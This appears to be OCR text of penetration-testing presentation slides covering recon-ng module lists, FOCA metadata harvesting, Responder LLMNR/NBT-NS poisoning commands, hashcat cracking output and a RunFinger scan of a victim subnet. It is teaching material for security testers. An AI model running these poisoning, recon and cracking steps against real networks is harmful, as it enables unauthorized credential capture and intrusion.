


```
recon/contacts-contacts/mailtester
recon/contacts-contacts/mangle
recon/contacts-contacts/unmangle
recon/contacts-credentials/hibp_breach
recon/contacts-credentials/hibp_paste
recon/contacts-domains/migrate_contacts
recon/contacts-profiles/fullcontact
recon/credentials-credentials/adobe
recon/credentials-credentials/bozocrack
recon/credentials-credentials/hashes_org
recon/domains-contacts/metacrawler
recon/domains-contacts/pgp_search
recon/domains-contacts/whois_pocs
recon/domains-credentials/pwnedlist/account_creds
recon/domains-credentials/pwnedlist/api_usage
recon/domains-credentials/pwnedlist/domain_creds
recon/domains-credentials/pwnedlist/domain_ispwned
recon/domains-credentials/pwnedlist/leak_lookup
recon/domains-credentials/pwnedlist/leaks_dump
recon/domains-domains/brute_suffix
recon/domains-hosts/bing_domain_api
recon/domains-hosts/bing_domain_web
recon/domains-hosts/brute_hosts
recon/domains-hosts/builtwith
recon/domains-hosts/certificate_transparency
recon/domains-hosts/google_site_api
recon/domains-hosts/google_site_web
recon/domains-hosts/hackertarget
recon/domains-hosts/mx_spf_ip
recon/domains-hosts/netcraft
recon/domains-hosts/shodan_hostname
recon/domains-hosts/ssl_san
recon/domains-hosts/threatcrowd
recon/domains-vulnerabilities/ghdb
recon/domains-vulnerabilities/punkspider
recon/domains-vulnerabilities/xssed
recon/domains-vulnerabilities/xssposed
recon/hosts-domains/migrate_hosts
recon/hosts-hosts/bing_ip
```

FOCA

Finds documents on websites and analyzes their metadata

https://github.com/ElevenPaths/FOCA



- Penguicon
  - Network
    - Clients (0)
    - Servers (0)
      - Unlocated Servers
  - Domains
    - cloudfront.net
    - secureideas.com
      - www.secureideas.com
  - Metadata
    - Documents (1/2)
      - .pdf (1)
        - RealWebAppPenTesting-Cour
    - Metadata Summary
      - Users (0)
      - Folders (0)
      - Printers (0)
      - Software (0)
      - Emails (0)
      - Operating Systems (0)
      - Passwords (0)
      - Servers (0)

Attribute	Value
Domain - Source	
www.secureideas.com	WebSearch

☑ Google ☑ Bing

☑ doc ☑ ppt ☑ pps ☑ xls ☑ docx ☑ pptx ☑ ppsx ☑ xlsx ☑ sxw ☑ sxc ☑ sxi ☑ odt ☑ ods ☑ odg

Domain: www.secureideas.com

File	Extension
https://www.secureideas.com/assets/documents/RealWebAppPenTesting-Cour...	.pdf


Time	Source	Severity	Message

All documents were analyzed

Sample Network

Here’s our target


SAMPLE NETWORK



Responder

An LLMNR, NBT-NS and MDNS poisoner.

github.com/SpiderLabs/Responder



```
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.9

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
```

Responder

An LLMNR, NBT-NS and MDNS poisoner.

github.com/SpiderLabs/Responder

Responder - Stealth Mode

responder –A –I eth0

Analyze mode: Allows you to see the requests on the network without poisoning any responses.

This is great for finding ICMP-redirect attack vectors.

Responder

An LLMNR, NBT-NS and MDNS poisoner.

github.com/SpiderLabs/Responder

Responder – Normal Mode

```
responder –wrf –I eth0
```

-w: WPAD

-r: wredir


-f: fingerprint

Responder

An LLMNR, NBT-NS and MDNS poisoner.

github.com/SpiderLabs/Responder

Responder – Normal Mode




Hashcat

Password cracking software

github.com/hashcat/hashcat

Hashcat – Password Cracking



```
hashcat (v4.1.0) starting...

OpenCL Platform #1: NVIDIA Corporation
======================================
* Device #1: GeForce GTX 1080, 2028/8112 MB allocatable, 20MCU
* Device #2: GeForce GTX 1080, 2029/8119 MB allocatable, 20MCU
* Device #3: GeForce GTX 1080, 2029/8119 MB allocatable, 20MCU
* Device #4: GeForce GTX 1080, 2029/8119 MB allocatable, 20MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Applicable optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force

Password length minimum: 0
Password length maximum: 256

Watchdog: Temperature abort trigger set to 90c

$ASN$*1*20000*43402800006350638372488101463258*6e54...c49eee:hashcat

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Apple Secure Notes
Hash.Target......: $ASN$*1*20000*43402800006350638372488101463258*6e54...c49eee
Time.Started.....: Sat Feb  3 14:09:20 2018 (10 mins, 49 secs)
Time.Estimated...: Sat Feb  3 14:20:09 2018 (0 secs)
Guess.Mask.......: ?l?l?l?l?l?lt [7]
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:    61804 H/s (159.34ms) @ Accel:1024 Loops:64 Thr:256 Vec:1
Speed.Dev.#2.....:    61910 H/s (158.79ms) @ Accel:1024 Loops:64 Thr:256 Vec:1
Speed.Dev.#3.....:    61840 H/s (158.71ms) @ Accel:1024 Loops:64 Thr:256 Vec:1
Speed.Dev.#4.....:    61824 H/s (158.33ms) @ Accel:1024 Loops:64 Thr:256 Vec:1
Speed.Dev.#*.....:   247.2 kH/s
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 160398576/308915776 (51.92%)
Rejected.........: 0/160398576 (0.00%)
Restore.Point....: 0/11881376 (0.00%)
```

Responder

An LLMNR, NBT-NS and MDNS poisoner.

github.com/SpiderLabs/Responder

Responder – tools/Multirelay

```
./RunFinger.py –g –i <victim subnet>
```

